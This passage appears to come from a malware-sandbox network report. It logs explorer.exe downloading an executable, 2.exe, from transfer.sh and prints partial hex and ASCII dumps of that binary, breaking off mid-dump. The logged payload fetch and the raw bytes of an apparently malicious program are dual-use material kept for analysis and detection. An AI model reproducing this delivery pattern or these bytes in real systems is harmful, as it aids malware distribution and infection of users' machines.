2022-01-14 00:10:54 UTC	537	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 00:10:54 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 10 Connection: close Retry-After: Fri, 14 Jan 2022 01:10:56 GMT X-Content-Type-Options: nosniff X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1642119056 X-Served-By: Proudly served by DutchCoders
2022-01-14 00:10:54 UTC	537	IN	Data Raw: 4e 6f 74 20 46 6f 75 6e 64 0a Data Ascii: Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49858	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:54 UTC	537	OUT	GET /get/VrsVTW/2.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2022-01-14 00:10:55 UTC	538	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 14 Jan 2022 00:10:55 GMT Content-Type: application/x-ms-dos-executable Content-Length: 3570176 Connection: close Content-Disposition: attachment; filename="2.exe" Retry-After: Fri, 14 Jan 2022 01:10:56 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.18,84.17.52.18 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 8 X-Ratelimit-Reset: 1642119056 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:55 UTC	538	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 ef 4f df 61 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 0e 1d 00 24 02 00 00 ba 02 00 00 00 00 00 00 10 00 00 00 10 00 00 00 40 02 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 54 00 00 04 00 00 62 13 36 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELOa$@@ Tb6
2022-01-14 00:10:55 UTC	554	IN	Data Raw: 4e f3 c9 99 b8 f4 fe 76 c6 c3 1c 10 ca 56 86 98 da ad 28 1b 3e 1f 00 1e 02 00 19 09 18 b4 f5 57 26 83 2e a5 fa 4f 5d ec 07 c7 cb 67 52 72 c8 1a cd 53 93 e7 72 8c 00 18 64 aa 13 d4 92 04 ac 93 8b 82 f7 ce b7 11 74 6e 05 e0 2f 82 16 c8 fd aa c9 b3 9f 3d 3e 0c 50 b7 7f f4 bb ac 85 81 06 79 dc 02 ff be f9 fc 5d 66 eb bb 8e 2c 74 a2 d5 1d 9e 7e d3 0a 7d d5 d8 45 2e cd d6 d8 5f 82 18 3e af 07 a4 e4 a9 75 bd 66 b1 11 81 75 c0 d4 14 77 74 af 62 e2 27 88 91 80 3f 26 eb 96 6f 51 a6 12 74 8a c2 fe 73 a4 c6 f8 68 b8 7d bf 7a bc 4c 86 61 6e f3 5c 1a 94 8d 20 42 43 dd d7 9a 87 40 6e da 2f 9b c6 2f 06 20 3c 98 42 f8 18 97 6e 70 25 48 ca c9 92 bf f0 74 55 88 83 c6 cb 03 d0 94 11 d3 c2 5c 6e 5d d8 4e 02 ae 88 c0 17 6a c8 92 31 3a 49 f5 32 ba 72 92 39 b0 36 b9 51 9c a0 ff Data Ascii: NvV(>W&.O]gRrSrdtn/=>Py]f,t~}E._>ufuwtb'?&oQtsh}zLan\ BC@n// <Bnp%HtU\n]Nj1:I2r96Q
2022-01-14 00:10:55 UTC	570	IN	Data Raw: 9b b9 e6 59 6d 49 22 3c da 48 22 41 f8 b4 77 10 a1 e4 13 60 03 59 f0 f0 7f 44 19 ac 90 39 5d fa e5 74 ad 27 64 66 3f 90 a6 c0 d7 fc 8b 5a 57 2f bf 81 93 67 b7 de c1 12 03 d4 90 d7 e8 ec f6 fc 94 8c 7a 83 89 c8 3c 29 f8 d1 c5 8d 37 d5 c4 29 28 f0 49 7a c6 f4 c7 09 b3 78 bb 72 29 a2 fc 45 69 20 77 15 21 b6 4e 94 c7 e6 b9 37 26 b9 64 b2 80 1a ab b6 ff 8b 3c a4 af 03 05 4b 8a d8 d8 ad 15 c2 a5 35 48 76 81 fb 26 69 52 a2 8c 68 19 f1 97 87 1b e0 c9 52 28 6e 92 43 30 0c 36 33 de d3 96 15 ee 54 eb 78 ec e4 33 49 81 fd 31 52 82 4c 77 98 58 ea 76 1e fa be 15 4a 80 a4 04 2f 42 b0 3a e8 ad 41 8d 34 15 80 a6 c6 c0 b2 a6 01 d5 44 ba 57 6e fc a9 dc f3 39 39 7b c8 ae 6d 6e 1e db 2a 2e b7 55 81 fe c8 f5 4e 85 e4 39 69 9b 77 82 94 14 b7 89 3e ce ee 19 0d f4 6f 33 c5 5b fe Data Ascii: YmI"<H"Aw`YD9]t'df?ZW/gz<)7)(Izxr)Ei w!N7&d<K5Hv&iRhR(nC063Tx3I1RLwXvJ/B:A4DWn99{mn*.UN9 iw>o3[
2022-01-14 00:10:55 UTC	586	IN	Data Raw: bc 51 81 07 fc 00 1b 3f 6c 34 1e 79 52 c4 b4 82 05 63 b5 5c 55 ab bc 98 ba c8 6b 78 35 5d d4 08 4d c0 87 7b cf ea 69 93 26 36 33 a0 b5 d8 bb f0 10 34 7e 8c 1a 1d 29 0f 16 9a 0b b9 5f c5 7f e0 58 04 ef b3 71 78 07 4c 41 07 ef c0 93 46 ca e8 fd 0b a4 7d 9f bf 63 9e 18 dd 5c 49 62 ba a6 f5 7a 50 12 6d 6f ee 44 e0 af 2b 7a 2f a6 3d df 2e b9 ec 1f e2 70 ed 3d 9c 10 1a e0 ee 74 f3 16 9e c2 56 00 ab 61 8c 07 7f 3b 46 c8 ea a4 33 d9 89 e0 93 90 c8 42 b9 4c d4 9f 4e 66 2d c0 0c ab 12 0b a0 e9 6c 77 db 90 b4 5e af e9 a3 ad 1b c5 8d 5f db 7c dc ee e8 0e 3a f8 2e 1b bb 65 49 08 05 6c e0 8c b5 c8 78 88 29 90 ed 9c 9a 66 c7 7e 9a 78 13 79 da c1 b0 9e 9f 9e 92 22 5a 90 14 e0 9b 6e eb 2b e3 33 42 81 5c aa 06 c0 30 5d 43 1f 81 4c c4 ff b8 92 74 c0 a9 82 cb 4a da 4f 0b e7 Data Ascii: Q?l4yRc\Ukx5]M{i&634~)_XqxLAF}c\IbzPmoD+z/=.p=tVa;F3BLNf-lw^_|:.eIlx)f~xy"Zn+3B\0]CLtJO
2022-01-14 00:10:55 UTC	602	IN	Data Raw: e7 8c 5f 63 56 b6 0a e9 8a aa 44 26 9a 32 90 ad 8b 11 ea d0 f9 59 06 a1 5b c5 5c de e0 f0 e9 c7 43 dc e9 a4 9d 6b 58 0d 45 42 41 01 f0 45 27 77 b6 47 bb a1 7c 42 f5 24 f3 b0 4b 9c ed 15 23 85 49 64 10 54 ea b6 e1 b6 91 36 5f c0 fe 19 0a 97 67 03 0d 0b b2 2e a0 66 2b e6 bc 9a 7e aa f6 da c7 15 d8 57 c5 2d 7d 5c a0 db 11 fe 43 f7 63 de cf 83 3a 26 ee f6 62 3f ff b3 00 6f b1 10 ab a4 34 d5 00 ea b7 92 e9 75 f3 b2 03 a3 7b 12 1c 51 e8 96 cb 93 0c 2e 63 d8 84 c9 ae 28 36 82 24 47 0b 3d 6d f0 e2 f4 8f df 34 2b 24 1b b5 f5 03 7f f2 1d 2b c6 ce f2 fa 73 28 c6 d1 d8 c0 bd 93 4a 8e c8 5a 16 d0 0b 3d ea 36 bf fe 7f f7 c9 b2 0a 30 57 7d 9f df 39 08 ba 60 f5 fc 0e c2 fb 12 f8 bd c7 6d 99 b5 37 a6 46 3d 35 c3 0f 1f c5 0f e4 af 30 00 b4 1d 87 21 87 32 35 c8 41 27 88 e6 Data Ascii: _cVD&2Y[\CkXEBAE'wG|B$K#IdT6_g.f+~W-}\Cc:&b?o4u{Q.c(6$G=m4+$+s(JZ=60W}9`m7F=50!25A'
2022-01-14 00:10:55 UTC	618	IN	Data Raw: e9 45 e7 bc a0 5f 78 a1 e7 e9 7d 49 91 de fc 16 64 57 ed 4a 83 d9 28 58 34 dd 92 60 9c 07 88 22 6c ea ea a4 8c fd a7 26 c6 69 40 5f 3f 07 ce b9 61 9f c1 ea 4e 2c fb e3 46 f4 06 3f b4 ce df f2 bc 5c f9 db 6a c4 0b 0f 37 5c 72 eb 71 a0 b8 b3 fa 88 40 35 10 7c 48 a5 8f 08 61 68 99 83 9a 83 37 a0 6d 71 a3 36 01 21 72 be e0 c2 91 4c 86 3a 10 83 eb b9 d7 fa c2 cf 7e 17 4f ce bf 19 c6 14 bc 47 0b 3d 9a ac 1c 97 dd 68 7a 00 5e 96 9e 40 0a 35 7c d5 a8 ed 37 b3 8c 9a f4 b3 43 21 5d 12 0b bc f3 b4 6f 3f e8 55 60 ba 13 fb 17 27 fb 19 99 71 0b 75 71 ef 00 9d 05 3b 27 6a b4 75 bb 10 18 ea 16 37 43 32 64 98 d0 4d b1 46 48 a9 77 c7 97 b2 dd 1a 47 6c 43 01 84 cf a3 74 46 7a 13 b1 8d 10 d4 29 11 65 da 96 c8 d9 6d 1e 00 ad df 5e 95 6c ff e3 25 31 8a f5 1c 0c 21 ff 9d ea 09 Data Ascii: E_x}IdWJ(X4`"l&i@_?aN,F?\j7\rq@5|Hah7mq6!rL:~OG=hz^@5|7C!]o?U`'quq;'ju7C2dMFHwGlCtFz)em^l%1!
2022-01-14 00:10:55 UTC	634	IN	Data Raw: 4a 1f 33 e6 1f 44 09 23 37 a8 10 f8 63 11 c9 a2 1e 0f ca 6c 12 dd 11 b8 fe f0 b1 80 f6 67 95 9d 67 83 ec 99 f7 49 72 69 fb b6 54 9a b8 fc 93 20 35 8f ac 5e fc 76 35 4a f8 0a a0 52 f2 ad 65 20 81 e1 4a b2 1d 6f 4a 25 85 58 da 75 7c 88 0a 9e 60 81 66 58 1b d2 21 63 fe 3c ef 5e 52 63 b6 98 84 b8 a0 04 97 cd e4 ee 3a a4 be 76 8b 17 3e 75 1b 4e 20 67 7a 4f ff 69 f1 7e 37 c5 93 30 e3 9b ce eb 98 d9 41 cf bd 2d a4 57 40 48 00 2c 40 e7 42 68 20 e1 06 99 11 3f f7 c5 1e f5 4f 10 14 76 45 8b c1 f0 2f 92 d1 44 a9 d4 70 35 e2 1c c6 c1 ff 5a 06 56 e4 12 cd 3e 8b 60 38 c8 b1 b8 c2 70 8f aa 98 fe e5 82 28 c6 d7 e7 3c 70 c1 c6 c6 83 48 79 ca da 53 ec 6f 49 ea 84 f1 53 e9 83 6e 80 73 c3 33 a3 84 e1 41 e2 dd cd 6b b3 0d 7c 87 0d a0 6d 23 6d b4 78 c8 5b b0 a1 8f 5b 8d 61 89 Data Ascii: J3D#7clggIriT 5^v5JRe JoJ%Xu|`fX!c<^Rc:v>uN gzOi~70A-W@H,@Bh ?OvE/Dp5ZV>`8p(<pHySoISns3A k|m#mx[[a
2022-01-14 00:10:55 UTC	650	IN	Data Raw: b0 bb eb b8 60 dc 6a d8 a4 77 92 70 df 46 d2 48 fa a2 ba 83 be 8d c4 77 9e d8 cd 8e 3f d0 7a b4 23 2e 0f ec 8d 0c c7 8e 70 a9 54 3f 4e b7 e1 05 3b d7 f3 fe 65 49 39 fb 9a f2 33 d8 f4 9d ec 32 61 17 26 a2 d5 f5 a8 29 b7 24 54 ab d8 41 d8 81 d9 ca b9 ed b3 4d 31 5f a9 33 af 83 bd 45 e6 b2 01 0b 46 ca ce fc 86 e1 81 96 bf 83 9b c6 e7 67 c0 82 45 21 e8 15 80 5f 8d d0 5d 15 c2 c7 b4 98 63 80 e4 d5 2a 59 33 83 0a 1a 05 34 17 ad 4f f6 1d 36 c4 6e a4 0d 5a 9b 91 d8 30 14 e6 0b 9f 71 4a 17 79 10 2e 50 3b 37 8d 9a 5e a7 65 70 c9 b5 17 f3 95 9f 71 c3 89 b5 3d 92 61 3d dd 27 ed 17 4a 60 55 ab b9 a6 56 88 64 77 fb 1f 71 db 6a 9c cf e1 04 0c 18 e7 ae 95 72 8a 9a f2 f6 fe 78 07 9b cf da 00 55 dc d0 a2 72 b3 25 69 8a ea 37 80 1f 73 63 4c ac 3a a7 72 ae 43 ea 2d 4f 61 0b Data Ascii: `jwpFHw?z#.pT?N;eI932a&)$TAM1_3EFgE!_]c*Y34O6nZ0qJy.P;7^epq=a='J`UVdwqjrxUr%i7scL:rC-Oa
2022-01-14 00:10:55 UTC	666	IN	Data Raw: 42 95 88 7e 54 47 f0 71 12 6f 48 4c 0b b3 89 21 48 14 bc 5a 78 3e 24 f7 3b 84 2c 35 60 04 86 1e b4 b3 0b 8d e0 2b 3f b6 f1 86 8f e7 5b cb 5f 69 ff 22 95 61 31 ff 4c 82 c2 34 9d a4 fe 8a 40 ce 51 17 7b 79 c9 23 92 42 3a a7 1c 6c c7 08 55 bb 67 87 08 d9 0e 52 3e a3 3e 1a 41 8f 2a b2 57 7a 5b 0e 32 7d b1 32 ee a0 1b bc c7 d0 8c 3c 35 35 4f 87 16 a2 b2 03 cf 27 11 4f 3d a9 02 4f f5 6d f7 ba 7c b3 b9 b8 12 5b 69 bb 3d ed 95 aa 09 04 f3 c2 82 16 fa 1d 61 9f a5 9a 76 93 38 b2 03 8d 22 25 1d a9 fa 1d e0 82 7b 37 fa d2 7a de e0 40 8a 0b a0 0d e0 d7 98 eb b6 f8 4e 2d b1 33 94 92 dc 1b d6 bf 14 34 dd 73 b4 5c 3f bb 64 91 f8 22 bc 4f ac 27 f2 ff df 68 ad c4 38 f5 19 64 fe c4 a2 25 19 49 2b 63 1d 3b de c3 a6 e5 0d a4 5d a8 d3 ed fa 16 4e 3f 9b 95 43 e3 e2 10 83 5a 37 Data Ascii: B~TGqoHL!HZx>$;,5`+?[_i"a1L4@Q{y#B:lUgR>>A*Wz[2}2<55O'O=Om|[i=av8"%{7z@N-34s\?d"O'h8d%I+ c;]N?CZ7
2022-01-14 00:10:55 UTC	682	IN	Data Raw: 15 ef c4 f3 c2 59 e1 2f 30 9c 4d 2e 39 a6 ca a5 ad 51 56 6d 10 0d 10 c2 14 6e d7 86 53 13 29 89 a0 9c 34 86 f3 36 a6 a3 f7 14 78 97 94 13 0e cb da 03 46 57 37 aa e8 cb 70 34 db c9 65 18 b7 9a 89 0b 57 28 a8 78 e6 17 dc 01 60 dc 87 cb a4 4d 3e d8 01 49 d0 3b c4 41 7d 9f 36 36 8d 7a f9 6c bf 1e 7b 22 5a 74 96 51 9a 7b 8e 18 d6 50 75 55 8f 54 41 11 7f cd 82 af 66 f3 a9 e5 5c de 2a fb be 6b 8e 64 d1 63 9b be 0e 11 69 5d 01 d8 23 41 32 84 74 59 77 05 d6 b0 cc 7d 47 5e ff 0a ea 24 dd 51 8c 79 32 cd 85 95 79 2c 77 86 68 5d 18 7d 91 46 a2 fd b5 16 02 69 a7 dd 76 01 d6 fb 12 fd 56 d7 cc ca ee 7b 46 54 98 99 29 2d d6 5f 42 c6 13 dc 3b 1a 60 c3 e1 da 0f ac 78 69 eb 65 eb 1b bd 4e 7a df 33 28 6f a2 1d 56 0c 1b 8a 52 4a 3e 03 56 b4 58 45 cf 25 ef 74 f1 fd bc 36 ce cb Data Ascii: Y/0M.9QVmnS)46xFW7p4eW(x`M>I;A}66zl{"ZtQ{PuUTAf\*kdci]#A2tYw}G^$Qy2y,wh]}FivV{FT)-_B;`xi eNz3(oVRJ>VXE%t6

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:55 UTC	698	IN	Data Raw: 17 b8 89 67 ac e5 ca 86 c0 eb c2 26 4d 73 b9 5e 12 da 0e 4a 71 77 1e d4 7a 84 5f 52 94 e9 9e c1 64 7b 01 4c b7 54 cc cc ce 58 d4 90 41 fc a8 e6 30 74 0d cf 11 2a 45 d8 51 f9 1d 20 e7 d9 12 46 ea 8b 36 47 d1 5f 6c 57 84 be 63 60 24 e6 80 9c cc 6d 90 f0 67 b3 7d f7 82 97 64 57 a4 61 dc 75 ba 97 b5 45 9a bc e7 ed 9f 2d c0 ec 46 20 f8 f1 06 2f 20 72 49 e1 4b 9c 00 94 e1 a4 03 29 1e a3 8d a2 c3 9d 03 db f3 a6 bf 63 b7 22 98 52 cd 11 f6 68 4b c3 be 68 62 37 64 d5 05 8f 55 f6 dd 38 c9 a3 db f5 cb d5 20 4b 60 d1 ba bc ab b3 28 ad 49 dd fa ea a5 2f bc 21 cb 3e f5 ba c4 94 aa 60 8c 33 23 26 6c 31 e7 7a 61 08 ad 68 f0 74 13 ad 08 44 06 c5 89 3a 38 3d d1 8a 6d c8 97 6e dd f5 e4 a7 47 16 19 01 14 5c bf 9f b6 78 f8 a9 72 dd d8 96 67 4b 0c 5c a8 2e cc 5f 75 11 c4 33 13 Data Ascii: g&Ms^Jqwz_Rd{LTXA0t*EQ F6G_lWc`$mg}dWauE-F / rIK)c"RhKhb7dU8 K`(I/!>`3#&l1zahtD:8=mnG\xrgK\._u3
2022-01-14 00:10:55 UTC	714	IN	Data Raw: 86 12 d9 0f 6c 08 2c ea 1c 9a 7c 7e d1 b2 b1 ff 1e 18 b1 93 8b ad 9d 88 76 95 b8 85 76 a4 b0 38 ce f4 14 e1 15 38 fb 5c 77 bc 47 73 31 8f 9e 1c 80 97 c9 7f 60 ea 6d e1 34 45 61 56 6f b2 b9 33 4e fb cd 6a ce 18 5c ff 71 44 f8 b2 55 6e 15 be 52 6e b8 d6 f1 4b 84 3b c5 df 16 1b 5d 5a 10 5f b9 ca 2e 35 fd 9d 06 5d 38 1e 71 fd a9 79 63 a9 60 19 04 6f 59 7e e4 18 01 be 4e 8c c2 63 f3 44 cd 3b 15 35 f5 ff 73 43 a0 30 1d 92 12 fb f2 ee e4 78 70 4e 30 f3 6a ed cb 10 c4 59 ac 62 91 99 55 60 a5 ea 92 91 d4 ed 80 38 89 e3 d8 62 18 47 e3 53 d8 91 40 35 ac 6d 45 a3 3f c5 1e 7d 2f b4 4d f8 e3 69 c6 c5 0d 9a e7 2f 25 c5 9e eb b5 98 49 3b 4a e1 f4 19 e0 74 2b 18 8a 8e 14 e1 13 cd b0 01 b3 af 2c e2 ab 2a 8c 8b b1 64 b4 c5 c1 ad 08 1f 66 7d ec 7e 42 b8 aa e2 42 5b b8 5c 2c Data Ascii: I,|~vv88\wGs1`m4EaVo3Nj\qDUnRnK;]Z_.5]8qyc`oY~NcD;5sC0xpN0jYbU`8bGS@5mE?}/Mi/%I;Jt+,*df}~BB[\,
2022-01-14 00:10:55 UTC	730	IN	Data Raw: 8e 56 1c 8d 22 1a c1 c5 e6 88 4e ee 8a 70 10 f4 79 eb b4 8c 87 de 2a dd 75 05 6a ff 9a 5e d6 8c d5 01 e1 5e f8 b4 3f 4b ff 96 53 84 45 47 d2 98 a4 f7 9b e8 1e 46 94 1e 05 3f e2 15 9c 60 6c db 42 2c 25 7f 83 1b 7c cf 99 7d 2e 0b 49 8e 85 f2 30 d8 7c d3 a2 67 31 59 9e 6d 50 57 3c b6 53 d6 7e 09 aa c6 5d fa 39 15 bf 8e f0 b1 87 1e 65 5b 7e 27 3c f0 77 20 c7 6f 50 3f 9e a4 cf 22 e0 7e 0c 30 ad 90 69 7a 5a 8b 50 d2 fd 60 e7 6d 0f e1 31 d6 d1 49 1d a9 36 94 ec 40 e2 02 5b e7 76 09 6b f5 59 c9 e2 b7 10 2e 36 fc aa c7 4f e3 b5 0a 45 a1 c9 9c 35 ef 84 7e 68 9a 1e b8 03 bb 29 96 b8 73 b9 41 a7 64 78 71 d1 92 d3 d4 c3 60 92 2c f9 85 94 90 ca 31 c9 e3 ef 67 5f 24 17 59 ae 2e c9 02 a1 34 68 81 c2 f0 3c 0a e6 48 b8 d5 cf 0a e5 38 dc 85 1f 7d 83 03 86 8e ec 9c 63 ef 35 Data Ascii: V"Npy*uj^^?KSEGF?`lB,%|}.l0|g1YmPW<S~]9e[~'<w oP?"~0izZP`m1l6@[vkY.6OE5~h)sAdxq`,1g_$Y.4 h<H8}c5
2022-01-14 00:10:55 UTC	746	IN	Data Raw: 20 28 c5 f6 36 e4 51 b9 b5 2b 16 38 5a fb ce 45 3a c7 9d 61 cf a7 04 89 06 8b 7e d9 9c ef 0d 08 d9 72 e1 60 45 30 c7 1c 28 f5 fc 37 c9 ce 2a 61 4d 8d 85 2c 96 ed 90 24 2c 41 bf 8c 26 01 82 3d 7d 02 b0 47 44 03 30 f1 16 46 a3 e0 91 41 7a 1b fc d3 8e 5a 1c b2 6b 51 b0 1b ae d1 5d 53 12 e2 f3 79 0a 85 72 3b a3 9a d7 93 f0 c2 bc b7 43 28 37 46 4e d7 76 c6 d1 b2 7a ab 79 8e d3 fb b7 8d c3 64 62 70 44 41 53 35 58 8a 0b 3e 24 64 21 b5 b5 70 b7 eb 15 69 dc f7 6e a4 fe 35 94 61 9a 18 86 11 e8 d3 0c 7f 5d 44 f0 a5 6a 1a ef ca 11 39 a6 b3 a4 8e 06 63 26 c9 48 ee bb f6 31 06 f5 b9 2d 5c 55 2b d2 27 92 55 76 dc 32 5e d8 62 02 24 f9 9a ec 6a 88 54 7e 1e 65 79 9f 90 0b a3 12 79 d5 85 4a 83 47 e2 47 e7 d7 e5 84 af bb b5 9e 3a 41 a6 df 6d 0c 79 d5 3d ef 1c a5 8f fe c3 12 Data Ascii: (6Q+8ZE:a~r`E0(7*aM,$,A&=}GD0FAzZkQ]Syr;C(7FNvzydbpDAS5X>$d!pin5a]Dj9c&H1-\U+'Uv2^b$jT~ eyyJGG:Amy=
2022-01-14 00:10:55 UTC	762	IN	Data Raw: 95 4d bb 68 0b 70 f0 a0 fa 5c fd 9f a1 29 bc a7 97 94 55 be 73 22 2f 97 22 c4 a7 cb 8a 97 1e 1a 69 65 b5 12 3d 0c f4 a9 73 fd 91 13 dd ac f4 73 46 6f 46 41 29 e4 3b af 47 d6 31 07 64 c8 48 ad d4 c0 be bd 57 28 96 3a 4f 0b ad 47 39 d6 e1 88 b0 c0 2d 06 39 99 82 ba a2 25 90 aa 6b ff fa 22 df 0a 4e ea ad 78 6d a5 4a 1f a7 91 fb c5 8d de 78 c1 65 ab bd 17 fc c7 a4 45 23 ac 09 87 47 c0 da 6e 9d 46 69 4f d5 01 42 7b 53 e0 b5 61 8b 5c 98 cb b4 c2 4d 03 20 64 80 23 16 f2 12 34 a4 82 cb bb eb f6 e9 bf f8 05 a8 90 56 f5 0e 22 e3 94 73 5c af e3 b7 5e b2 6d 78 b5 ac 22 da 0e 1c b4 ef 97 35 4f 18 01 20 34 26 4d d1 fc d3 c3 44 0e f4 e6 d1 30 2b 77 13 c3 21 ca b1 3b 68 6b 4d 53 80 bc 1b 23 24 1d 01 26 68 8e 68 ab db 3d a0 46 85 0c 76 4e e6 65 f0 84 a1 90 7b 21 81 5b 6b Data Ascii: Mhp\)Us"/"ie=ssFoFA);G1dHW(:OG9-9%k"NxmJxeE#GnFiOB{Sa\M d#4V"s\^mx"5O 4&MD0+w!;hkMS#$&hh =FvNe{![k
2022-01-14 00:10:55 UTC	778	IN	Data Raw: 79 d8 99 75 fb 78 1a 5e 0c 37 cf f3 95 d3 18 9f a9 c1 82 37 37 e3 39 73 76 6b b3 c0 ac 93 61 15 e6 ea ce 8d 87 89 55 93 7d 26 c7 a8 41 8a dd 59 6e 64 6c 26 03 b2 72 cf 2d 0d b3 e0 8b 91 d1 f4 ba 74 2b 02 77 9c 0d b6 09 5c bb 45 4f a4 4f 14 92 39 e2 4a a2 9b 86 49 07 04 d4 5c 79 7c 93 59 a8 f2 36 a2 cb f5 f7 4d 83 62 65 ad c8 fc 5b af 6d 1b 4c 3d ff 04 fb 13 c6 2f 6f 87 bc cd 38 15 0b 3a 52 4e 39 ee 42 0d f0 0e 98 d7 27 c8 cf 2b 60 cb e5 f3 a2 00 a4 48 ec a1 f5 bd cf 2d 59 29 ea 04 9b a8 e6 45 8b 92 c2 fe 7d a7 de a3 8a 25 a0 64 7c d9 9b 4b f8 63 62 b0 26 b0 58 57 18 6f c7 1b 5b 78 cd c2 70 4d 29 44 68 37 7b 3a 70 01 f1 b0 2f eb 00 6f 70 ef 0c 41 26 c8 ee 24 6c 03 c0 bb 94 46 97 35 99 58 f7 08 14 c3 ef 8a f9 c8 37 12 a5 7a 02 e9 9a b2 c7 ad 46 ea 9f 5a 1b Data Ascii: yux^7779svkaU}&AYndl&r-t+w\EOO9Jl\y|Y6Mbe[mL=/o8:RN9B'+`H-Y)E}%d|Kcb&XWo[xpM)Dh7{:p/opA& $lF5X7zFZ
2022-01-14 00:10:55 UTC	794	IN	Data Raw: 49 72 06 b8 94 ae a5 34 1b e7 e7 97 8e e6 86 b2 63 b5 d8 c3 35 a9 1d 44 c8 14 de 39 b4 d7 25 46 0e 7e e7 07 67 4f 02 c2 f6 cf 71 22 73 06 88 bb 6f 22 fd 37 e2 58 22 25 78 f7 d3 6f 8b 13 35 c2 9e 0a 25 88 22 34 38 0e 9d f7 c3 a0 b5 61 c3 6e 03 7f 0a 1b 47 79 6d e7 e0 0b 80 a8 67 d7 92 a6 29 f8 d0 87 86 fd ad 18 6e d7 53 ca 32 1d dd 74 4a 41 b7 b0 42 62 00 e3 67 30 5e dc d5 8f d2 f6 69 1f b5 8c 45 51 9a a2 47 69 0e 82 d5 2e e2 64 e2 61 72 62 6b 51 5f 46 9b 2f 27 a8 78 56 ad a9 7d 73 0a bd 7c 8a 33 16 fb 0e cf 76 b7 78 5c 57 97 b2 1b 2c 92 d4 8c 2f b9 37 eb e0 c9 49 46 0f d3 da 5b 34 6d 8a 51 d4 5b 90 a3 f7 79 8e 9b 95 b5 60 80 06 f4 e8 22 e9 3b 7f ce c1 76 5c 45 dc 85 27 04 1c 05 f0 5f 20 15 ec 94 1d 7e 63 5a 53 36 e8 56 f2 0f 27 7b 74 86 6d 17 73 bc 60 ae Data Ascii: Ir4c5D9%F~gOq"so"7X"%xo5%"48anGymg)nS2tJABbg0^iEQGi.darbkQ_F/'xV}s|3vx\W,/7IF[4mQ[y`";v\E'_ ~cZS6V'{tms`
2022-01-14 00:10:55 UTC	810	IN	Data Raw: f8 9f 8e 58 fb 8f ca c8 8c d6 da 11 3f 20 bc 0d 39 7d 5e f3 df 18 af e9 98 34 4a 88 52 43 47 fe d3 fc ef eb c2 7d f6 e1 8d f7 62 e6 7b 8e ea 97 98 b2 f4 ff e1 3e 62 9c 6d bb f0 c7 54 08 2b 32 73 3c f8 ac 28 69 41 a9 dd be 71 55 2a e7 72 e4 ed c9 e9 2d 32 f6 1b 80 fe f3 b2 57 ad 04 86 7f d3 e9 80 01 6d 8a 82 7f 2b 75 88 5a a9 e2 0e 44 17 1c 34 9d e0 58 75 5a 8f 77 f5 48 3a 88 bd 82 c2 21 4e ad 48 fc 6d 82 6e cc f0 73 9e 42 d1 ce 3f 46 f3 26 eb 83 e8 aa 9c b2 0c da 6d 40 fa d5 37 10 ff aa ec 0b 10 5b c5 ed e5 69 e2 78 1e 77 ec 3e e0 da f4 91 22 c5 99 3b 0b f4 b4 db 67 b6 61 41 f5 92 c7 e8 64 01 81 44 81 30 3c b3 03 ed ca 03 1e 00 0a fd ec 22 de a7 2e 3d 1c 03 31 29 72 e1 85 c3 bc ac ad 04 94 7f d5 79 81 25 af f4 3d c8 75 72 6a f8 58 97 97 3b 0b ec 06 3b fa Data Ascii: X? 9}^4JRCG}b{>bmT+2s<(iAqU*r-2Wm+uZD4XuZwH:!NHmnsB?F&m@7[ixw>";gaAdD0<".=1)ry%=urjX;;
2022-01-14 00:10:55 UTC	826	IN	Data Raw: a8 25 27 d8 8c 67 dc 77 20 87 ee 8c 49 6e c7 30 b3 cc 52 41 59 f2 1c 0f 6d d3 8a 63 ee 79 46 a8 17 59 a4 91 56 3e d8 ec 42 56 93 60 80 a4 14 ad 05 18 2f 26 37 2a ef fd b3 bb cb 3e 49 86 39 83 1c 23 41 eb 7a 2f c7 a8 12 83 8a f4 a1 eb ea ea 81 ba 7d 19 30 32 b2 3c cb 96 81 e7 99 ca 59 2d f9 62 7a 8e 1d 45 75 c0 59 8d 1c 23 96 f5 3c 61 56 0c a1 73 f6 94 56 14 88 37 7b 61 4a a4 bf 9b 6b 37 75 3f d1 0d 49 79 e3 9c 59 39 79 1a 6a 4c 29 bf cb bf a2 2a 52 10 fe 81 4b 66 15 de d0 bf df fa 87 a1 73 47 48 1b 11 08 13 1d 3e 43 70 17 ba 3d ce 15 d2 81 4b 83 8b b4 cc 23 42 8e 3e 35 a8 94 a6 a6 8b 73 40 0a 58 6a 0a 1b e4 82 ca 30 22 be 48 67 b0 a9 53 06 ce 6a 2e 75 70 75 7d 98 48 06 c1 6b aa ce fa 6f ed a6 25 b6 93 d9 10 a9 ac 20 ac 21 0a 78 